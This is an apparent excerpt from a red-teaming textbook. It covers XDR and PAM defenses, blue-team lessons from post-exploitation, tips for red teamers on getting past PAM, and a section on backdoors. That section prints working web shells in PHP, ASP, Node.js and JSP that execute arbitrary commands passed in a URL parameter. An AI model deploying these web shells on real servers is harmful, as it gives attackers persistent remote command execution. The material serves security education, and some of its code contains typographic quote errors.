Redefining Hacking

A Comprehensive Guide to Red Teaming and Bug Bounty Hunting in an AI-driven World

Omar Santos | Savannah Lazzara
Wesley Thurner

REDEFINING HACKING: A COMPREHENSIVE GUIDE TO RED TEAMING AND BUG BOUNTY HUNTING IN AN AI-DRIVEN WORLD

Post-exploitation activities often involve techniques that bypass signature-based detection systems. Blue teams learn to focus on behavioral analysis to identify anomalies in user activities, network traffic, and system processes. Exposure to sophisticated post-exploitation tactics encourages blue teams to deploy and fine-tune advanced monitoring tools, such as security information and event management (SIEM) systems, endpoint detection and response (EDR) solutions, extended detection and response (XDR), and network detection and response (NDR) tools.

Exploring XDRs

XDR systems represent the evolution of traditional security solutions by providing a unified, holistic approach to threat detection and response. In the past, we ran siloed security tools that operate independently. XDR integrates data from multiple sources including endpoints, networks, cloud workloads, email systems, and identity management platforms. The power of XDR lies in its ability to automatically correlate and analyze security events across different security layers, providing context-rich alerts that help security teams understand the full scope of potential threats. XDR platforms can automatically identify and respond to security incidents, significantly reducing the time from detection to remediation. This capability is something to keep in mind when performing red team and ethical hacking engagements.

XDR platforms are increasingly leveraging artificial intelligence and machine learning capabilities to enhance their threat detection and response capabilities beyond traditional rule-based approaches. Modern AI-powered XDR solutions can analyze security data in real time, identifying subtle patterns and anomalies that might indicate sophisticated attacks, while also learning from new threats to continuously improve their detection accuracy. These AI capabilities enable XDR platforms to provide predictive threat detection and automate complex response workflows.

By understanding the specific techniques used in post-exploitation, blue teams can better leverage threat intelligence to correlate indicators of compromise (IOCs) with ongoing activities, enhancing their ability to detect similar patterns in real time. Blue teams can develop threat-hunting hypotheses based on the post-exploitation tactics observed during red team engagements. This proactive approach involves searching for signs of adversary behavior that might have evaded initial detection.

Post-exploitation activities align with various tactics and techniques in the MITRE ATT&CK framework. Blue teams can use this framework to map out adversary behaviors and identify gaps in their defenses.

Observing post-exploitation scenarios helps blue teams identify weaknesses in their incident response plans. They can update and refine these plans to ensure a more effective and coordinated response to real-world incidents. Blue teams can develop detailed playbooks for specific post-exploitation activities, such as lateral movement, privilege escalation, and data exfiltration. These playbooks provide step-by-step guidance on how to detect, contain, and remediate these activities.

Incorporating post-exploitation scenarios into tabletop exercises helps blue teams practice and improve their response to complex attacks. These exercises simulate real-world conditions, enabling teams to identify and address gaps in their response process. Blue teams can enhance endpoint security measures by understanding how red teams achieve persistence and evade detection. This effort might involve implementing stricter access controls, better patch management, and more robust endpoint protection configurations.

Post-exploitation activities often involve lateral movement within a network. Blue teams can use insights from these activities to implement or improve network segmentation and microsegmentation, limiting an attacker's ability to move freely within the environment. Red team activities that focus on privilege escalation highlight the importance of managing privileged accounts effectively.

Blue teams can implement or enhance Privileged Access Management (PAM) solutions to strengthen security around the use of privileged accounts. PAM refers to a comprehensive set of policies, practices, and tools designed to manage and secure the access of privileged users to critical systems, applications, and data. Privileged accounts, such as *administrator* or *root* accounts, often have elevated permissions that, if misused or compromised, can lead to significant security problems.

By deploying PAM solutions, you can control and monitor privileged account usage through capabilities such as session recording, password vaulting, just-in-time (JIT) access, and least privilege enforcement. These best practices help reduce the risk of unauthorized access, human error, insider threats, and external attacks while making sure that only authorized users have access to sensitive resources (and only for the duration necessary). PAM tools also provide detailed audit logs and reports, enabling teams to track and respond to suspicious activities effectively. As a red teamer, you must take these capabilities into consideration. As a red teamer, understanding and addressing Privileged Access Management (PAM) is crucial because PAM solutions are specifically designed to thwart the techniques you rely on to escalate privileges and move laterally within a target environment. Most PAM solutions make it significantly harder to exploit misconfigurations or default credentials for privilege escalation. They provide session monitoring and recording for privileged users. If you compromise a privileged account and attempt to access sensitive systems, your actions may be logged and reviewed, increasing the likelihood of detection during or after your engagement.

PAM tools store privileged credentials in secure vaults, eliminating hardcoded credentials or direct access to passwords. This makes it challenging to extract passwords from scripts, configuration files, or memory, common techniques used during red team engagements. Even if you compromise a lower-level account, its access may be too restricted to pivot effectively.

PAM solutions often enforce frequent password changes, session timeouts, and one-time access tokens, making it harder for you to maintain persistence in the environment without being detected.

PAM tools use logging and alerting to detect unusual access patterns, such as accessing systems outside of normal hours or from unexpected locations. These alerts can notify blue teams about potential unauthorized activity, including your presence in the environment.

To effectively deal with PAM as a red teamer, look for potential misconfigurations, such as accounts not enrolled in PAM or PAM processes that are not applied uniformly across the environment. You can also exploit the human factor. Performing phishing for privileged users or exploiting weak approval processes for access requests can help you bypass PAM controls indirectly.

You can also focus on non-privileged accounts first. By compromising and pivoting through regular accounts, you may uncover ways to exploit systems without triggering PAM defenses directly. Familiarize yourself with the specific PAM solution in use (e.g., CyberArk, BeyondTrust, Thycotic) to identify weaknesses or configuration gaps.

Post-exploitation activities often leave traces in system logs. Blue teams can improve log enrichment and correlation techniques to ensure they capture relevant data and can correlate events across different systems. Enhancing real-time alerting mechanisms based on post-exploitation behaviors helps blue teams detect and respond to suspicious activities more quickly.

Regular debriefs and collaboration between red and blue teams promote a culture of continuous learning and improvement. Blue teams gain direct insights into the latest adversary tactics, techniques, and procedures (TTPs) and can adjust their defenses accordingly. Conducting thorough post-mortem analyses of red team engagements, focusing on post-exploitation activities, helps blue teams understand what went wrong, what went right, and how they can improve their defenses. Creating feedback loops between red and blue teams ensures that lessons learned from post-exploitation activities are continuously integrated into defensive capabilities.

How to Maintain Access, Use Persistence Mechanisms, and Create Backdoors

Using persistence mechanisms and creating backdoors are important components of post-exploitation activities. They enable you (an ethical hacker) to maintain access to compromised systems over an extended period, often without detection. Let's explore different types of backdoors, techniques for implanting them, and strategies for avoiding detection, supported by technical examples.

Post-Exploitation and Living-off-the-Land Case Study

Volt Typhoon and Salt Typhoon are two highly sophisticated cyber espionage groups linked to China, each employing advanced techniques to infiltrate critical infrastructure and telecommunications networks. Their operations are notable for their stealth, persistence, and the potential for significant geopolitical impact.

Volt Typhoon avoids traditional malware by using built-in system tools like PowerShell and Windows Management Instrumentation (WMI) to blend into legitimate network activity. This is also known as *living off the land (LOTL)*. You will learn more about LOTL later in this chapter. LOTL makes detection extremely difficult because it does not leave behind typical malware signatures. Salt Typhoon targets core network infrastructure, including routers and network management systems, using LOTL techniques similar to Volt Typhoon.

Types of Backdoors

Application-level backdoors are malicious modifications or additions to legitimate applications that allow unauthorized access to a system or network. These backdoors operate at the application layer, making them particularly insidious because they exploit the trust placed in commonly used software. Let's go over some examples of the types of application-level backdoors.

Web Shells

Web shells are scripts that allow attackers to execute arbitrary commands on a web server. They are typically written in scripting languages like PHP, ASP, JavaScript, or JSP. Figure 6-2 illustrates how web shells work.



Figure 6-2
How Web Shells Work

In Figure 6-2, the attacker identifies a vulnerability in the frontend application, such as an insecure file upload or a code injection point, and uses it to upload a web shell script. For example, the attacker might exploit a file upload vulnerability to upload a PHP web shell script to the server.

The uploaded web shell script is stored on the backend server, making it persistent. This allows the attacker to access it at any time. For instance, the web shell script is saved in the web server's directory, such as **/var/www/html/shell.php**.

The attacker accesses the web shell by navigating to the URL where it is hosted and passing commands through the URL parameters or HTTP requests. It accesses the web shell via **http://secretcorp.org/shell.php?cmd=whoami** to execute the **whoami** command on the server.

The backdoor interprets the received command and executes it on the backend application. The execution results are captured by the backdoor. The web shell script executes the **whoami** command on the backend server and captures the output, such as the username under which the web server is running. The results of the executed command are sent back from the backend application to the backdoor script. The backdoor forwards the command results through the frontend application back to the attacker. The attacker receives the results and can issue further commands as needed.

A simple PHP web shell might look like the one in Example 6-1.

EXAMPLE 6-1 Web Shell in PHP

```
<?php
if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

The short script exerpt executes system commands provided via the **cmd** URL parameter. Let's explore a few additional examples of web shells written in different scripting languages, such as ASP, JavaScript, and JSP.

Example 6-2 shows another web shell example in ASP applications.

EXAMPLE 6-2 Web Shell in ASP Applications

```
<%
If Request.QueryString("cmd") <> "" Then
    Dim objShell
    Set objShell = Server.CreateObject("WScript.Shell")
    Dim command, result
    command = Request.QueryString("cmd")
    Set result = objShell.Exec(command)
    Response.Write(result.StdOut.ReadAll())
    Set objShell = Nothing
End If
%>
```

This ASP script creates a web shell that executes commands passed via the **cmd** query string parameter and returns the output.

Example 6-3 shows a web shell example in JavaScript (Node.js).

EXAMPLE 6-3 Web Shell in JavaScript (Node.js)

```
const http = require('http');
const { exec } = require('child_process');

http.createServer((req, res) => {
  const url = new URL(req.url, “http://${req.headers.host}”);
  const cmd = url.searchParams.get('cmd');
  if (cmd) {
    exec(cmd, (error, stdout, stderr) => {
      if (error) {
        res.writeHead(500, { 'Content-Type': 'text/plain' });
        res.end(“Error: ${stderr}”);
        return;
      }
      res.writeHead(200, { 'Content-Type': 'text/plain' });
      res.end(stdout);
    });
  } else {
    res.writeHead(400, { 'Content-Type': 'text/plain' });
    res.end('No command specified');
  }
}).listen(8080, () => {
  console.log('Web shell running on http://localhost:8080');
});
```

This Node.js script sets up a web server that executes commands passed via the **cmd** query string parameter and returns the output.

The JSP script in Example 6-4 creates a web shell that executes commands passed via the **cmd** query string parameter and returns the output.

EXAMPLE 6-4 JSP Web Shell Example

```
<%
Runtime.getRuntime().exec(request.getParameter("cmd"));
%>
```

To use these web shells, you would deploy the respective script on a vulnerable web server and then access them via a web browser or an HTTP client, passing the desired command as a query string parameter.